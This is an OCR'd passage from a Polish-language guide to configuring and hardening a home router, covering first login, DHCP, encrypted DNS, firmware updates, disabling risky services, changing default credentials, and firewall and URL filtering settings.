
W systemie Windows adres IP ustawimy ręcznie, korzystając z polecenia wpisanego w MENU START: `ncpa.cpl`. Uruchomi się panel zarządzania połączeniami sieciowymi. Dalej należy ustawić wskazaną podsieć według szablonu, wybierając odpowiednią kartę sieciową. Naciskamy na niej prawy przycisk myszy i wybieramy opcję WŁAŚCIWOŚCI (rysunek 32).

UWAGA W przypadku chęci użycia ww. polecenia z linii poleceń systemu Windows należy je wywołać, będąc w katalogu `C:\Windows\system32`.

Adres IP lub nazwę hosta, który należy uruchomić jako początkowy, oraz użytkownika i hasło zawsze można znaleźć w instrukcji. Bardzo często są to adresy takie jak *http://192.168.0.1* lub *http://192.168.100.1*. Typowym użytkownikiem sprzętu domowego jest admin z hasłem `admin` lub `password` (rysunek 33) i w zasadzie takie dane można próbować za pierwszym razem wpisywać w ciemno.



Rysunek 32. Wywołanie ustawień kart sieciowych przy użyciu polecenia `ncpa.cpl` w MENU START i dalsze kroki potrzebne do ustawienia statycznego adresu IP w sieci LAN



Rysunek 33. Panel logowania do routera (sprzęt marki Asus)

Skoro sieć była jedynie wstępnie ustawiona, dopasujmy te ustawienia według własnych upodobań. Zmieńmy też adres IP routera z domyślnego na inny (rysunek 34), dzięki temu każdy potencjalny atakujący będzie musiał poświęcić trochę więcej czasu na analizę sieci.

Po wstępnej konfiguracji urządzenia podłączamy się do Internetu za pomocą łącza, dostarczonego przez wybranego wcześniej dostawcę, za pośrednic-

twem miedzianego przewodu z końcówką RJ-45 (przesyłającego komunikację z sieci WAN) lub światłowodu. Możemy też zdecydować, jakie dane router będzie oferował urządzeniom klienckim, które skorzystają z proponowanej przez niego adresacji DHCP (rysunek 35). Do wyboru mamy zakres adresów, bramę oraz serwer DNS. Domyślnie router będzie pamiętał przypisane do adresów IP urządzenia przez dobę.

Pierwsze kroki konfiguracyjne – wersja dla modemów LTE

W większości routerów, bazujących na sieci mobilnej, jedyny sposób na podłączenie się do nich to udostępniona sieć Wi-Fi. Zapoznajmy się zatem z instrukcją w poszukiwaniu informacji o tym, jakiej sieci Wi-Fi powinniśmy oczekiwać w naszym otoczeniu. Czasem będzie to nazwa samego routera, a czasem przypadkowe cyfry i litery wycięte z numeru seryjnego urządzenia.

Podłączenie do konfiguracji dostępne będzie po zalogowaniu do sieci, co może, ale nie musi, wymagać hasła, które również, jeśli będzie wymagane, zostanie naklejone na urządzeniu lub będzie czymś równie oczywistym, jak wspomniany numer seryjny.


Adresu, pod którym router będzie dostępny, również należy szukać w instrukcji. W większości przypadków będą to adresy przypominające *http://192.168.1.1* lub *http://192.168.100.1*. W adresie nie będzie protokołu HTTPS; jeśli jest włączony – nasz router zazwyczaj sam przekieruje ruch na odpowiedni tryb komunikacji.

Samo logowanie do panelu nie będzie różnić się od tego opisanego dla routera ze standardowym łączem kablowym lub światłowodowym.


Tryby pracy routera

Tę opcję konfigurujemy na początku – jeśli nie ma informacji od dostawcy Internetu, żeby zrobić inaczej, zazwyczaj ustawiamy router w trybie pracy (rysunek 36) TRYB ROUTERA BEZPRZEWODOWEGO lub po prostu ROUTER. Tryb BRIDGE (most) może być potrzebny, jeśli chcemy skonfigurować dwa routery w topologii jeden za drugim, ale zazwyczaj zadba o to dostawca Internetu lub zrobi to za nas na swoim urządzeniu.


W przypadku konfiguracji urządzeń w trybie MESH, gdy budujemy sieć, opierając się na kilku urządzeniach, np. w dużym, kilkupiętrowym domu, jedno z urządzeń powinno być dodatkowo ustawione jako nadawcze, a inne urządzenia – jako odbiorcze w dedykowanej sieci pośredniczącej w komunikacji pomiędzy nimi. Może to być zarówno Wi-Fi, jak i sieć przewodowa. Jeśli zdecydujemy się na wykorzystanie sieci bezprzewodowej, pamiętajmy o jej odpowiednim zabezpieczeniu.



Rysunek 34. Widok konfiguracji serwera DHCP oferowanego przez router



Rysunek 35. Widok ustawień adresu IP routera



Rysunek 36. Widok wyboru trybu pracy routera


Prawidłowe połączenie powinno pozwolić na zobaczenie kilku adresów IP, takich jak adres w sieci dostawcy lub adres publiczny (rysunek 37).

Rysunek 37. Widok statusu sieci WAN


Konfiguracja DNS

Jeśli dostajemy już pewien adres, istnieje duże prawdopodobieństwo, że zapytania zostaną od razu obsłużone przez serwer DNS dostawcy Internetu. Jedyne, co można w tym miejscu zmienić, to ustawić adres serwera DNS (rysunek 38), jaki otrzymają hosty w sieci po połączeniu za pomocą DHCP.

Niestety, często serwery dostawcy Internetu są serwerami usług, którym nie powinno się ufać, bo mogą analizować nasz ruch, więc jeśli można, skorzystajmy z opisanych wcześniej serwerów, do których połączymy się za pomocą trybu szyfrowanego (rysunek 39).




Rysunek 38. Widok konfiguracji dystrybuowanego adresu serwera DNS za pomocą DHCP



Rysunek 39. Widok ustawienia DoT – szyfrowane zapytania DNS

Warto wybrać te w miarę szybkie i użyć ich do pozbycia się niechcianego ruchu sieciowego oraz nadmiaru reklam (rysunek 40).



Rysunek 40. Widok z ustawionymi serwerami DNS filtrującymi malware i część reklam

Jeśli zdecydujemy się na wykorzystanie bezpiecznych połączeń, konieczne może być pozostawienie pola z rysunku 39 pustego (ADRES IP SERWERA DNS). Inaczej nasz router może serwować klientom zupełnie inny adres serwera DNS niż ten, z którego sam korzysta, a co za tym idzie, zapytania od hostów w sieci nie będą szyfrowane. Dodatkowo producent urządzeń ASUS ma zaprogramowaną listę gotowych wpisów DNS – warto z niej skorzystać.

Aktualizacja sprzętu

Jeśli wykonamy już najbardziej podstawowe czynności związane z siecią, warto od razu dokonać aktualizacji oprogramowania urządzenia. Jeśli samo urządzenie widzi nową wersję oprogramowania wewnętrznego lub znaleźliśmy ją w dziale pomocy producenta, zastosujmy ją. Często takie poprawki podnoszą bezpieczeństwo, a czasem także rozwiązują problemy dotyczące konfiguracji. Można również w tym momencie wykonać kopię zapasową, co skróci ewentualne odtwarzanie ustawień, gdyby aktualizacja zakończyła się niepowodzeniem.


W przykładowym routerze (rysunek 41) widzimy pole odnoszące się do wersji podpisu – dotyczy ono indywidualnych elementów systemu IPS dla producenta tego rozwiązania (Asus wykorzystuje rozwiązanie marki Trend Micro).

Ustawienia związane z bezpieczeństwem routera

W kolejnej sekcji skupimy się na ustawieniach routera, które mogą wpłynąć zarówno na bezpieczeństwo samego urządzenia, jak i innych urządzeń w sieci.


Wyłączanie usług

Zakładam, że w chwili konfiguracji routera znana jest już architektura sieci domowej, zatem wyłączmy to, czego w niej nie chcemy lub wiemy, że włączanie




Rysunek 41. Widok aktualizacji routera – możemy wybrać dogodną porę automatycznej instalacji aktualizacji

tych funkcji może sprowadzić problemy. Warto więc wyłączyć usługi takie jak: UPnP, DMZ Port Forwarding (rysunek 42), Telnet i starsze protokoły pozwalające na identyfikację lub atakowanie urządzenia. Jeśli nie korzystamy, wyłączmy też IP w wersji szóstej (rysunek 43).



Rysunek 42. Widok konfiguracji wyłączenia usługi DMZ




Rysunek 43. Widok konfiguracji wyłączenia IPv6

Zmiana hasła oraz domyślnego loginu

Kolejny ważny krok to zmiana hasła (rysunek 44), ponieważ wiele urządzeń ma je domyślne i dostępne w Internecie dla wszystkich. Oznacza to, że każdy, kto wejdzie do domowej sieci, będzie mógł bez większego wysiłku zalogować się do znajdującego się w niej urządzenia, często robiąc to za pomocą automatycznych narzędzi. Mając taki dostęp, atakujący łatwo może zmienić adresy serwerów DNS na takie, które będą pod jego kontrolą, i dzięki temu będzie mógł podsłuchiwać ruch sieciowy, dodatkowo otwierając sobie dostęp do urządzeń spoza tej sieci.


Warto też zmienić domyślną nazwę użytkownika. Tu obowiązuje ta sama zasada: jest ona ogólnie znana, więc jej zmiana to kolejne utrudnienie dla potencjalnego atakującego. Także CAPTCHA jest przydatną opcją blokującą ataki oparte na technice siłowej (ang. *brute-force*) i sprawdzaniu wielu par loginów i haseł. Jeśli jest to możliwe, koniecznie należy ją włączyć.



Rysunek 44. Widok zmiany domyślnych danych logowania

Podstawowe ustawienia firewalla


Należy zablokować możliwość wysyłania zapytań `ping` z sieci WAN (rysunek 45). Nie trzeba pomagać potencjalnym atakującym w wykrywaniu tego urządzenia. Wiedząc, że adres IP odpowie na zapytanie ICMP, mogą być zainteresowani dalszym testowaniem sieci.



Rysunek 45. Widok okna wbudowanego firewalla

Pozbawmy możliwości wysyłania ruchu poza sieć wewnętrzną urządzenia, które nie powinny tego robić. Jeśli nie chcemy, by nasza inteligentna lodówka łączyła się ze światem zewnętrznym, to nie powinniśmy jej na to pozwolić. Niestety, często aplikacje producentów urządzeń nie będą miały odpowiednich opcji, więc musimy ustawić te blokady właśnie na routerze.

Kolejną funkcją blokującą jest możliwość zatrzymywania komunikacji z konkretnymi adresami sieciowymi URL (rysunek 46), które mają zostać zablokowane. Funkcja ta pozwala na dodawanie witryn do czarnych list. Jeśli natomiast chcemy, żeby jakaś strona nigdy nie była blokowana, możemy zapisać ją do białej listy. Często możemy część domeny zastąpić gwiazdką, np. **.youtube.com*, dzięki temu zablokujemy wszystkie subdomeny w domenie *youtube.com*.




Rysunek 46. Widok konfiguracji filtrowania adresów URL

Kolejna opcja służąca ograniczaniu niechcianego ruchu to zablokowanie poszczególnych adresów IP za pomocą routera. Akurat ten model nie posiada takiej funkcji, ale jest to standardowa opcja w routerach chociażby firmy MikroTik[139].


Filtrowanie słów kluczowych (rysunek 47) trzeba raczej traktować jako coś, co będzie oferowało stosunkową niską skuteczność: większość routerów nie zablokuje ruchu, gdy będzie skompresowany lub szyfrowany, co zasadniczo jest obecnie pewnym standardem. Dodatkowo, niestety, filtr ten będzie sprawiał niespodziewane problemy. Niechciane słowa często wchodzą w skład innych wyrazów, jak np. *ass* w słowie *assassination*, co spowoduje niepotrzebne zablokowanie ruchu.

